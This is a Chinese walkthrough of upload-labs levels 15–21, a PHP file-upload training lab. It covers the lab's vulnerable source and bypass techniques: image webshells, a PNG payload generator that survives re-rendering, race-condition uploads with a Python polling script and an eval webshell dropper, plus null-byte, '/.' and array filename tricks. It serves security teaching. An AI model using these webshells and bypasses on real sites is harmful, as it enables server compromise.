
通过getimagesize()函数来实现对文件类型的识别判断。也就是说用burpsuit改包的方法操作就复杂了，直接合成一张木马图上传即可(与十四相同)

第十六关 exif_imagetype()检测

通过函数exif_imagetype()函数获得图片文件的类型，从而实现文件白名单的过滤操作。不能抓包改包实现，依旧使用图片马合成。

第十七关 二次渲染

在将图片上传成功后，使用文件包含来使用一句话木马，打开后发现，没有一句话木马。



用文件包含漏洞解析发现是并没有成功。


将图片下载下来放到winhex中和我们上传的一句话图片木马进行比较，找相同的地方并且修改为自己的一句话。


再对新修改的一句话图片木马上传，上传成功。

图片马二次渲染绕过

1、gif图片

对于gif图片，gif图片的特点是无损（修改图片后，图片质量几乎没有损失），我们可以对比上传前后图片的内容字节，在渲染后不会被修改的部分插入木马。对比工具可以使用burp，也可以使用010编辑器（更直观一点）





```php
<?php
$p = array(0xa3, 0x9f, 0x67, 0xf7, 0x0e, 0x93, 0x1b, 0x23,
           0xbe, 0x2c, 0x8a, 0xd0, 0x80, 0xf9, 0xe1, 0xae,
           0x22, 0xf6, 0xd9, 0x43, 0x5d, 0xfb, 0xae, 0xcc,
           0x5a, 0x01, 0xdc, 0x5a, 0x01, 0xdc, 0xa3, 0x9f,
           0x67, 0xa5, 0xbe, 0x5f, 0x76, 0x74, 0x5a, 0x4c,
           0xa1, 0x3f, 0x7a, 0xbf, 0x30, 0x6b, 0x88, 0x2d,
           0x60, 0x65, 0x7d, 0x52, 0x9d, 0xad, 0x88, 0xa1,
           0x66, 0x44, 0x50, 0x33);
$img = imagecreatetruecolor(32, 32);
for ($y = 0; $y < sizeof($p); $y += 3) {
   $r = $p[$y];
   $g = $p[$y+1];
   $b = $p[$y+2];
   $color = imagecolorallocate($img, $r, $g, $b);
   imagesetpixel($img, round($y / 3), 0, $color);
}
imagepng($img,'./1.png');
?>
```

运行脚本生成1.png，发现木马被写入。

可以直接生成不会被杀的图片马。

十八关 条件竞争上传

源码分析：

```php
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;
    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！ ";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！ ';
    }
}
```

题目提示我们代码审计。首先了解一下$_file函数，

通过使用 PHP 的全局数组 $_FILES，你可以从客户计算机向远程服务器上传文件。

第一个参数是表单的 input name，第二个下标可以是 “name”, “type”, “size”, “tmp_name” 或 “error”。就像这样：

```
$_FILES["file"]["name"] - 被上传文件的名称
$_FILES["file"]["type"] - 被上传文件的类型
$_FILES["file"]["size"] - 被上传文件的大小，以字节计
$_FILES["file"]["tmp_name"] - 存储在服务器的文件的临时副本的名称
$_FILES["file"]["error"] - 由文件上传导致的错误代码
```


先将文件上传到服务器，然后通过rename修改名称，再通过unlink删除修改名称后的文件，这里可以通过条件竞争的方式在unlink之前，访问webshell。

首先在burp中不断发送上传webshell的数据包即可。

为什么可以这样操作呢？之前的场景为什么不行呢？我们可以仔细看到这里的代码是不一样的构造。

```
$is_upload = false;
$msg = null;

if(isset($_POST['submit'])){
    $ext_arr = array('jpg','png','gif');
    $file_name = $_FILES['upload_file']['name'];
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $file_ext = substr($file_name,strrpos($file_name,".")+1);
    $upload_file = UPLOAD_PATH . '/' . $file_name;

    if(move_uploaded_file($temp_file, $upload_file)){
        if(in_array($file_ext,$ext_arr)){
             $img_path = UPLOAD_PATH . '/'. rand(10, 99).date("YmdHis").".".$file_ext;
             rename($upload_file, $img_path);
             $is_upload = true;
        }else{
            $msg = "只允许上传.jpg|.png|.gif类型文件！";
            unlink($upload_file);
        }
    }else{
        $msg = '上传出错！';
    }
}
```

其实这个代码都没啥大问题，执行下来都是OK的，但是这里是这样操作的，先通过move_uploaded_file把文件保存了，然后再去判断后缀名是否合法，合法就重命名，如果不合法再删除。重是重点在于，在多线程情况下，就有可能出现还没处理完，我们就访问了原文件，这样就会导致被绕过防护。下面是我随便找的之前的某一关，很明显看到之前代码是先改名，再移动保存。所以可以用条件竞争打他个措手不及，使得文件保存了但是没能及时处理。



那么怎么利用条件竞争呢？

1.

使用竞争条件上传，用burp一直上传文件，用python脚本一直访问临时文件，临时文件内容为我们写入一句话到它的目录。

其中python代码如下：

```
import requests
def main():
    i=0
    while 1:
        try:
            print(i,end='\r')
            test = requests.get("http://192.168.44.129:9096/upload/upload/success.php")        //写入上传位置路径地址
            if "260ca9dd8a4577fc00b7bd5810298076" in test.text:
                print("OK")
                break
        except Exception as e:
            pass
        i+=1
if __name__ == '__main__':
    main()
```

上传文件写入代码如下：

```
<?PHP

echo md5(success);

fputs(fopen('shell.php','w'),'<?php @eval($_REQUEST[123])?>');

?>
```

用burpsuit进行抓包，清除掉payload位置。并且将payload选择no payload，将负载调成500。设置好后就可以开始了。

同时将我们的python文件运行。

第十九关 条件竞争上传

代码审计：

```
<li id="show_code">
    <h3>index.php代码</h3>
<pre>
<code class="line-numbers language-php">//index.php
$is_upload = false;
$msg = null;
if (isset($_POST['submit']))
{
    require_once("./myupload.php");
    $imgFileName =time();
    $u = new MyUpload($_FILES['upload_file']['name'], $_FILES['upload_file']['tmp_name'], $_FILES['upload_file']['size'],$imgFileName);
    $status_code = $u->upload(UPLOAD_PATH);
    switch ($status_code) {
        case 1:
            $is_upload = true;
            $img_path = $u->cls_upload_dir . $u->cls_file_rename_to;
            break;
        case 2:
            $msg = '文件已经被上传，但没有重命名。';
```

```
            $msg = '文件已经被上传，但没有重命名。';
            break;
        case -1:
            $msg = '这个文件不能上传到服务器的临时文件存储目录。';
            break;
        case -2:
            $msg = '上传失败，上传目录不可写。';
            break;
        case -3:
            $msg = '上传失败，无法上传该类型文件。';
            break;
        case -4:
            $msg = '上传失败，上传的文件过大。';
            break;
        case -5:
            $msg = '上传失败，服务器已经存在相同名称文件。';
            break;
        case -6:
            $msg = '文件无法上传，文件不能复制到目标目录。';
            break;
        default:
            $msg = '未知错误！';
            break;
    }
}

//myupload.php
class MyUpload{
......
......
......
  var $cls_arr_ext_accepted = array(
      ".doc", ".xls", ".txt", ".pdf", ".gif", ".jpg", ".zip", ".rar", ".7z",".ppt",
      ".html", ".xml", ".tiff", ".jpeg", ".png" );

......
......
......
  /** upload()
   **
   ** Method to upload the file.
   ** This is the only method to call outside the class.
   ** @para String name of directory we upload to
   ** @returns void
  **/
  function upload( $dir ){

    $ret = $this->isUploadedFile();

    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->setDir( $dir );
    if( $ret != 1 ){
      return $this->resultUpload( $ret );
    }

    $ret = $this->checkExtension();
    if( $ret != 1 ){
```

```
    return $this->resultUpload( $ret );
   }

   $ret = $this->checkSize();
   if( $ret != 1 ){
    return $this->resultUpload( $ret );
   }

   // if flag to check if the file exists is set to 1

   if( $this->cls_file_exists == 1 ){

    $ret = $this->checkFileExists();
    if( $ret != 1 ){
     return $this->resultUpload( $ret );
    }
   }

   // if we are here, we are ready to move the file to destination

   $ret = $this->move();
   if( $ret != 1 ){
    return $this->resultUpload( $ret );
   }

   // check if we need to rename the file

   if( $this->cls_rename_file == 1 ){
    $ret = $this->renameFile();
    if( $ret != 1 ){
     return $this->resultUpload( $ret );
    }
   }

   // if we are here, everything worked as planned :)

   return $this->resultUpload( "SUCCESS" );

 }
......
......
......
};
</code>
</pre>
</li>
```

根据apache的后缀名识别漏洞：从右往左依次识别后缀，遇到不能识别的后缀名便跳过 ，因此可以文件名改为

1.php.7z,然后利用bs 快速发包，

本关对文件后缀名做了白名单判断，然后会一步一步检查文件大小、文件是否存在等等，将文件上传后，对文件重新命名，同样存在条件竞争的漏洞。可以不断利用burp发送上传图片马的数据包，因为move在rename之前，move操作进行了一次文件保存，然后rename进行了一次更改文件名，由于条件竞争，程序会出现来不及rename的问题，从而上传成功

所以本题相对上题是差不多的，只不过多了一部操作而已：增加Apache的解析识别漏洞（后缀冗余）

（1）利用Apache 的漏洞，将webshell 脚本文件名改为1.php.7z（白名单中 有.7z 这个apache 不能识别的后缀，所以用.7z)

然后利用bs 去不断快速发包，实现条件竞争，进而保留了脚本名，使apache 将其识别为1.php

（2）单纯利用 条件竞争，利用bs 去不断快速发包，实现条件竞争，进而保留了图片马的文件名，成功绕过


第二十关 %00截断

```
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","jspa","jspx","jsw","jsv","jspf","jtml","asp","aspx","asa",
"asax","ascx","ashx","asmx","cer","swf","htaccess");

        $file_name = $_POST['save_name'];
        $file_ext = pathinfo($file_name,PATHINFO_EXTENSION);

        if(!in_array($file_ext,$deny_ext)) {
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $is_upload = true;
            }else{
                $msg = '上传出错！';
            }
        }else{
            $msg = '禁止保存为该类型文件！';
        }

    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
    }
}
```

代码审计：发现并没有对大小写进行过滤，可以直接使用大小写。

这道题，可以看到名称是可以自行修改的，我们尝试上传图片马，并且修改文件名问php后缀，发现并不能上传上去。

那么我们尝试抓包修改上传名为upload-19.php ，有个.(2e)，我们再进入hex把空格的2e修改为00进行截断，发现上传成功。



0a	75	70	6c	6f	61	64	2d	31	39	2e	70	68	70	2e	0d

upload-19.php.

递归删除文件名最后的/.导致绕过了后缀名检测,在bs中将文件名改为：1.php/. 成功绕过。

第二十一关


源码：

```php
$is_upload = false;
$msg = null;
if(!empty($_FILES['upload_file'])){
    //检查MIME
    $allow_type = array('image/jpeg','image/png','image/gif');
    if(!in_array($_FILES['upload_file']['type'],$allow_type)){
        $msg = "禁止上传该类型文件!";
    }else{
        //检查文件名
        $file = empty($_POST['save_name']) ? $_FILES['upload_file']['name'] : $_POST['save_name'];
        if (!is_array($file)) {
            $file = explode('.', strtolower($file));
        }

        $ext = end($file);
        $allow_suffix = array('jpg','png','gif');
        if (!in_array($ext, $allow_suffix)) {
            $msg = "禁止上传该后缀文件!";
        }else{
            $file_name = reset($file) . '.' . $file[count($file) - 1];
            $temp_file = $_FILES['upload_file']['tmp_name'];
            $img_path = UPLOAD_PATH . '/' .$file_name;
            if (move_uploaded_file($temp_file, $img_path)) {
                $msg = "文件上传成功！";
                $is_upload = true;
            } else {
                $msg = "文件上传失败！";
            }
        }
    }
}else{
    $msg = "请选择要上传的文件！";
}
```

`

通过审计发现，先检查文件类型，后检查是否上传了文件名没有则为文件的名字，判断是否为数组，若不是则以点分割返回一个数组，取数组最后一位数为后缀，文件保存为reset输出数组第一个数，和最后一位数保存

绕过方法
php修改后缀jpg上传抓包
文件类型已经为image/jpeg
修改上传路径为一个数组，当获取文件后缀时为jpg，合成文件名为数组第一个，和最后一个，当我们修改jpg为数组的2时，1此时是空的数组一共有三位数，但是实际只有两位，所有获取到的值为空
此时上传后的文件为upload-20.php.



参考文章：

https://blog.csdn.net/qq_43390703/article/details/104858705

https://blog.csdn.net/Thunderclap_/article/details/108948611